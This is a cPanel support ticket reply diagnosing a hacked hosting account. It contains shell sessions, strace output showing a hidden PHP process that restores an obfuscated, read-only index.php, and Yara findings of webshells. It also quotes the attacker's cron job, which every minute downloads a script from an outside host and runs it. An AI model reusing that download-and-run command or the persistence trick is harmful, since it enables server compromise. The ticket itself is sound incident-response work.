

##- Please type your reply above this line -##

We have replied to support.cpanel.net/hc/requests/94416171 with the following update:

Marc Serdeliuc (cPanel)

Hello,

Thank you for your patience.

I was able to replicate the issue from our end.

I did a copy on your index.php file:

```
[15:26:03 cp1 root@94416171 ~]cPs# cp
/home/banglatrac/public_html/index.php
/home/banglatrac/public_html/index.php.cpback.php
[15:26:34 cp1 root@94416171 ~]cPs#
```

Then truncated/emptied the file:

```
[15:26:49 cp1 root@94416171 ~]cPs# cat /dev/null >
/home/banglatrac/public_html/index.php
```

```
[15:27:10 cp1 root@94416171 ~]cPs#
```

Reviewing the file instantly is back with 444 permissions:

```
[15:27:10 cp1 root@94416171 ~]cPs# stat
/home/banglatrac/public_html/index.php
  File: ‘/home/banglatrac/public_html/index.php’
  Size: 6869       Blocks: 16         IO Block: 4096   regular file
Device: fd02h/64770d Inode: 29884926    Links: 1
Access: (0444/-r--r--r--)  Uid: ( 1032/banglatrac)   Gid: (
1033/banglatrac)
Access: 2022-02-15 15:27:12.175790278 +0600
Modify: 2021-01-11 15:27:11.000000000 +0600
Change: 2022-02-15 15:27:11.172776686 +0600
 Birth: -
```

Reviewing the sunning processes I found this suspicious process:

```
251557 ?        S      0:02 /opt/cpanel/ea-php56/root/usr/bin/php
/home/banglatrac/public_html/lock666.php
```

But the file does not exists:

```
[15:14:07 cp1 root@94416171 ~]cPs# stat
/home/banglatrac/public_html/lock666.php
stat: cannot stat ‘/home/banglatrac/public_html/lock666.php’: No such file
or directory
```

Reviewing user's crons i can see that every minute the file is downloaded from a website, executed then the initial file is removed:

```
[15:19:04 cp1 root@94416171 ~]cPs# crontab  -u banglatrac -l
SHELL="/usr/local/cpanel/bin/jailshell"
* * * * * wget -q -O xxxd http://hello.hahaha666.xyz/xxxd && chmod 0755
xxxd && /bin/sh xxxd /home/banglatrac/public_html 24 && rm -f xxxd
```

The following article explains what is strace and now to use it:

How to strace cPanel or WHM processes

Stracing the suspicious process while truncating the index.php file i found the following info:

```
access("/home/banglatrac/public_html/lock666.php", F_OK) = -1 ENOENT (No
such file or directory)
unlink("/home/banglatrac/public_html/index.php") = 0
lstat("/home/banglatrac/public_html/index.php", 0x7fff11c1a3c0) = -1 ENOENT
(No such file or directory)
lstat("/home/banglatrac/public_html", {st_mode=S_IFDIR|0755, st_size=4096,
...}) = 0
lstat("/home/banglatrac", {st_mode=S_IFDIR|0711, st_size=4096, ...}) = 0
lstat("/home", {st_mode=S_IFDIR|0711, st_size=4096, ...}) = 0
open("/home/banglatrac/public_html/index.php", O_WRONLY|O_CREAT|O_TRUNC,
0666) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
lseek(3, 0, SEEK_CUR)                   = 0
write(3, "<?php $CnPxfFbdL='y(3;]whcx)8$4m"..., 6869) = 6869
close(3)                                = 0
access("/home/banglatrac/public_html/index.php", F_OK) = 0
utime("/home/banglatrac/public_html/index.php", {actime=1610357231 /* 2021-
01-11T15:27:11+0600 */, modtime=1610357231 /* 2021-01-11T15:27:11+0600 */})
= 0
chmod("/home/banglatrac/public_html/index.php", 0444) = 0
access("/home/banglatrac/public_html/lock666.php", F_OK) = -1 ENOENT (No
such file or directory)
unlink("/home/banglatrac/public_html/index.php") = 0
lstat("/home/banglatrac/public_html/index.php", 0x7fff11c1a3c0) = -1 ENOENT
(No such file or directory)
lstat("/home/banglatrac/public_html", {st_mode=S_IFDIR|0755, st_size=4096,
...}) = 0
lstat("/home/banglatrac", {st_mode=S_IFDIR|0711, st_size=4096, ...}) = 0
lstat("/home", {st_mode=S_IFDIR|0711, st_size=4096, ...}) = 0
open("/home/banglatrac/public_html/index.php", O_WRONLY|O_CREAT|O_TRUNC,
0666) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
lseek(3, 0, SEEK_CUR)                   = 0
write(3, "<?php $CnPxfFbdL='y(3;]whcx)8$4m"..., 6869) = 6869
close(3)                                = 0
access("/home/banglatrac/public_html/index.php", F_OK) = 0
```

```
utime("/home/banglatrac/public_html/index.php", {actime=1610357231 /* 2021-
01-11T15:27:11+0600 */, modtime=1610357231 /* 2021-01-11T15:27:11+0600 */})
= 0
chmod("/home/banglatrac/public_html/index.php", 0444) = 0
```

The suspicious process check constantly the index.php file content, and if it is not the expected one recreate the file and set 444 permissions.

Your account `banglatrac` seems to be hacked and malicious software has been installed.

The following article explains basic steps to do when a server is compromised: [What do I do if I believe my server has been hacked?]

```
Running the tech-CSI provided in the above article, I did a quick scan on
your server and found the following info, please carefully review the
following output:
[15:33:45 cp1 root@94416171 ~]cPs#
/usr/local/cpanel/3rdparty/perl/532/bin/perl <(curl -s
https://raw.githubusercontent.com/CpanelInc/tech-CSI/master/csi.pl) --
userscan banglatrac
[INFORMATIONAL]: CSI version: 3.5.1
Checking for a previous run of CSI
[INFORMATIONAL]: Existing /root/CSI is present, moving to /root/CSI-2022-
02-15-15:35:25
[INFORMATIONAL]: Setting I/O priority to reduce system load: best-effort:
prio 6

Scan started on Tue Feb 15 15:35:26 2022
....
[ cPanel Security Investigator (UserScan) Complete! ]

[WARNING]: The following negative items were found:
> A general Yara scan of the banglatrac account found the following
suspicious items...
\_ File: /home/banglatrac/public_html/index.php.cpback.php looks
suspicious. Changed on [  File: â  /home/banglatrac/public_html/index]
\_ [Triggered: webshell_php_dynamic_big]
```

```
\_ File: /home/banglatrac/public_html/img/timeline/icons/settings.php looks
suspicious. Changed on [  File:
â  /home/banglatrac/public_html/img/timeline/icons/settings]
\_ [Triggered: webshell_php_encoded_big]
\_ File: /home/banglatrac/public_html/img/career/wp-login.php looks
suspicious. Changed on [  File:
â  /home/banglatrac/public_html/img/career/wp-login]
\_ [Triggered: webshell_php_by_string_known_webshell]
\_ File: /home/banglatrac/public_html/index.php looks suspicious. Changed
on [  File: â  /home/banglatrac/public_html/index]
\_ [Triggered: webshell_php_dynamic_big]
\_ File: /home/banglatrac/public_html/css/load.php looks suspicious.
Changed on [  File: â  /home/banglatrac/public_html/css/load]
\_ [Triggered: webshell_php_by_string_known_webshell]
```

Your account has a web shell installed in different locations that allow attackers to access your user's environment over the web.